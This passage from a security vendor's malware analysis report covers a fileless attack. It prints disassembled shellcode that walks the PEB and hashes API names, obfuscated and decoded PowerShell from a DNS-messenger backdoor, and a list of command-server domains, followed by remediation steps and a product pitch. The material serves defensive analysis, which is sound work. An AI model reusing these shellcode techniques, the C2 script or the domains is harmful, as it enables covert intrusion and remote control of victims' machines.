


```
loc_608179C:                            ; CODE XREF: Start_deliveredShellcode+43↓j
                mov     eax, 5A4Dh      ; Looking for MZ (gets the pointer to the start of the shellcode)
                cmp     [esi], ax
                jnz     short loc_60817BD
                mov     eax, [esi+3Ch]
                lea     ecx, [eax-40h]
                cmp     ecx, 3BFh
                ja      short loc_60817BD
                cmp     dword ptr [eax+esi], 4550h
                jz      short loc_60817C0

loc_60817BD:                            ; CODE XREF: Start_deliveredShellcode+29↑j
                                        ; Start_deliveredShellcode+37↑j
                dec     esi
                jmp     short loc_608179C
; ---------------------------------------------------------------------------

loc_60817C0:                            ; CODE XREF: Start_deliveredShellcode+40↑j
                mov     eax, large fs:30h ; Iterate over the PEB
                mov     [ebp+var_4], esi
                mov     [ebp+var_30], 2
                mov     [ebp+var_2C], 1
                mov     eax, [eax+0Ch]
                mov     ebx, [eax+14h]
                mov     [ebp+var_10], ebx
                test    ebx, ebx
                jz      loc_6081998

loc_60817E8:                            ; CODE XREF: Start_deliveredShellcode+214↓j
                mov     edx, [ebx+28h]
                xor     ecx, ecx
                movzx   edi, word ptr [ebx+24h]

loc_60817F1:                            ; CODE XREF: Start_deliveredShellcode+91↓j
                mov     al, [edx]
                ror     ecx, 0Dh        ; regular hash function ror 13
                cmp     al, 61h ; 'a'
                movzx   eax, al
                jb      short loc_6081800
                add     ecx, 0FFFFFFE0h

loc_6081800:                            ; CODE XREF: Start_deliveredShellcode+80↑j
                add     ecx, eax
                add     edi, 0FFFFh
                inc     edx
                test    di, di
                jnz     short loc_60817F1
                cmp     ecx, 6A4ABC5Bh  ; Looks for kernel32
                jnz     loc_60818E9
                mov     edi, [ebx+10h]
                mov     [ebp+var_8], 4
```

POWERSHELL DNS MESSENGER

Later in our investigation, the same command server also delivered a variant of the DNS messenger similar to that described by Talos. The domain names differed but the script adheres to the same logic (including the logic function).


The encrypted and obfuscated version:



```
function ______/\_/\/\__/=\/(${_/=\/\/=\__/=\/\__})
{ ${____/=\/\/=\__/=\} = New-Object System.IO.MemoryStream;
 ${/=\_/==\/==\__/\/} = New-Object System.IO.Compression.GZipStream(${____/=\/\/=\__/=\}, [System.IO.Compression.CompressionMode]::Compress);
 ${_/\/\/=\/=\/=\___} = New-Object System.IO.StreamWriter(${/=\_/==\/==\__/\/});
 ${_/\/\/=\/=\/=\___}.Write(${_/=\/\/=\__/=\/\__});
 ${_/\/\/=\/=\/=\___}.Close();
 ${___/=========\/\_} = ${____/=\/\/=\__/=\}.ToArray();
 return [System.Convert]::ToBase64String(${___/=========\/\_});
}
function _/==\/\/=\/\____/=(${_/=\/\/=\__/=\/\__})
{ ${_/\/\____/\_/==\/} = [System.Convert]::FromBase64String(${_/=\/\/=\__/=\/\__});
 ${____/=\/\/=\__/=\} = New-Object System.IO.MemoryStream;
 ${____/=\/\/=\__/=\}.Write(${_/\/\____/\_/==\/}, 0, ${_/\/\____/\_/==\/}.Length);
 $null = ${____/=\/\/=\__/=\}.Seek(0,0);
 ${/=\_/==\/==\__/\/} = New-Object System.IO.Compression.GZipStream(${____/=\/\/=\__/=\}, [System.IO.Compression.CompressionMode]::Decompress);
 ${/===\___/\/===\/\} = New-Object System.IO.StreamReader(${/=\_/==\/==\__/\/});
 ${__/=\/\/\_/=====\} = ${/===\___/\/===\/\}.readtoend();
 return ${__/=\/\/\_/=====\};
}
function _/=\/\_/\__/\/====
{ [CmdletBinding()] Param(
 [Switch]
 ${____/\/\/==\__/\/\},
 [Switch]
 ${___/\/==\__/\/\/==},
 [Parameter(Position = 0, Mandatory = $True)]
 [String]
 ${___/=\_______/==\/=},
 [Parameter(Position = 1, Mandatory = $True)]
 [String]
 ${___/\/\/\__/\/===\},
 [Parameter(Position = 2, Mandatory = $True)]
 [String]
 ${____/\/=\_/\_/\_/\},
 [Parameter(Position = 3, Mandatory = $True)]
 [String]
 ${____/\/\_/=\/=\___},
 [Parameter(Position = 4, Mandatory = $False)]
 [String]${____/\_/==\_/==\__}
 )
 ${_/\_/\/\/\_/\/===} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('[illegible]
 ${/=\____/=\/===\/=} = _/==\/\/=\/\____/=(${_/\_/\/\/\_/\/===});
 ${__/\/===\_/==\_/\} = $env:programdata+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABXAGkAbgBkAG8AdwBzAA==')))
 ${_/\/\__/=\_/\__/\} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('[illegible]')))
 ${/==\____/\/=====\_/} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('[illegible]')))
 ${__/==\/=\_/\/\/\_} = "${__/\/===\_/==\_/\}`:${/==\____/\/=====\_/}"
```

[See: http://pastebin.com/NhvRyYtQ]

The decrypted DNS messenger:



```
  }
  ${______/=\/=\_/\/\_} = ${___/\/\/=======\__}|Out-String;
  if(${______/=\/=\_/\/\_} -eq "")
  { ${script:_____/=\/\/=\_/\/=} = ${/==\/\/\/==\__/==}[(Get-Random -Maximum (${/==\/\/\/==\__/==}).count)];
  }
  return ${______/=\/=\_/\/\_};
 }
 function enc($txt)
 { ${/=\_/====\__/==\_} = New-Object System.IO.MemoryStream;
  ${/\_____/=======\/\} = New-Object System.IO.Compression.GZipStream(${/=\_/====\__/==\_}, [System.IO.Compression.CompressionMode]::Compress);
  ${_/===\/==\_/\/=\_} = New-Object System.IO.StreamWriter(${/\_____/=======\/\});
  ${_/===\/==\_/\/=\_}.Write($txt);
  ${_/===\/==\_/\/=\_}.Close();
  ${_/\_/==\/==\___/=} = ${/=\_/====\__/==\_}.ToArray();
  return [System.Convert]::ToBase64String(${_/\_/==\/==\___/=});
 }
 function dec($txt)
 { ${/==\__/\/\_/=\/\/} = [System.Convert]::FromBase64String($txt);
  ${/=\_/====\__/==\_} = New-Object System.IO.MemoryStream;
  ${/=\_/====\__/==\_}.Write(${/==\__/\/\_/=\/\/}, 0, ${/==\__/\/\_/=\/\/}.Length);
  $null = ${/=\_/====\__/==\_}.Seek(0,0);
  ${/\_____/=======\/\} = New-Object System.IO.Compression.GZipStream(${/=\_/====\__/==\_}, [System.IO.Compression.CompressionMode]::Decompress);
  ${__/\/=\/=====\_/=} = New-Object System.IO.StreamReader(${/\_____/=======\/\});
  ${___/\/\_/=\/==\/\} = ${__/\/=\/=====\_/=}.readtoend();
  return ${___/\/\_/=\/==\/\};
 }
 function logic($startdomain, $cmdstring, $commanddomain, $stopstring, $AuthNS)
 { [System.Threading.Mutex]${__/\/==\/=\/=====};
  try
```

```
PS C:\Windows\system32> @($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('cABnAG4AYgAuAG4AZQB0AA=='))),$([Text.Encoding]::Unicode.
pgnb.net
xnmy.com
cloo.com
orfn.com
ddmd.pw
ntlw.net
hldu.site
lgdr.com
zrst.com
jjee.site
pjpi.com
twfl.us
mtgk.site
auyk.club
wein.net
```

REMEDIATION STEPS

- To remove the PowerShell agent, it is enough to delete the execution command of the *vbs* from the Run key in the HKCU registry (described below). Also, check the HKLM registry path in case the script was executed with Admin privileges.
- We also recommend checking the schedule tasks and delete the *Updater* task if it exists (it should point to the execution of Updater.ps1).
- If the target was infected before the actor shut down his server (as described in the chat section), it is possible that other persistency methods were applied by subsequent PowerShell commands (e.g. the DSN messenger persistency and WMI subscription for events as described by Talos.
- We also recommend deleting the Updater.ps1 and the conf.vbs from the Users/Public/Documents folder, as in some cases of PowerShell delivery it is possible that unrecognized files persist in the Users/Public folder.
- The security flags for Office need to be returned back to the default setting to allow protected view.
- We recommend installing Morphisec to prevent any such memory-based attacks on your endpoint (e.g. Meterpreter)

CONCLUSION

By all accounts, fileless attacks are on the rise and the problem may be bigger than anyone realizes. The malware resides solely in memory and commands are delivered directly from the Internet, with no executables on disk, making it basically invisible.

Last month, Kaspersky Lab found that networks of 140 banks, government organizations and enterprises were infected with fileless malware and suggests that the number could be much higher. AV solutions and Next Gen solutions, including AI-based technology, cannot cope with these fileless memory-based attacks. Knowing this, cybercriminal groups have increased their focus on these types of attacks: tools are widely available and encrypting the attack to evade security solutions is actually the easy part.

Here we see a single threat actor group, with tools easily available from the wide web, inflicting enormous damage. Given that the number of such actors will only increase, the need for a memory-based prevention solution like Morphisec Endpoint Threat Prevention is critical to any organization.

This reseach is also available for download in PDF.

Beat hackers at their own game!

Read our free ebook

"Moving Target Attacks vs. Moving Target Defense"

DOWNLOAD NOW!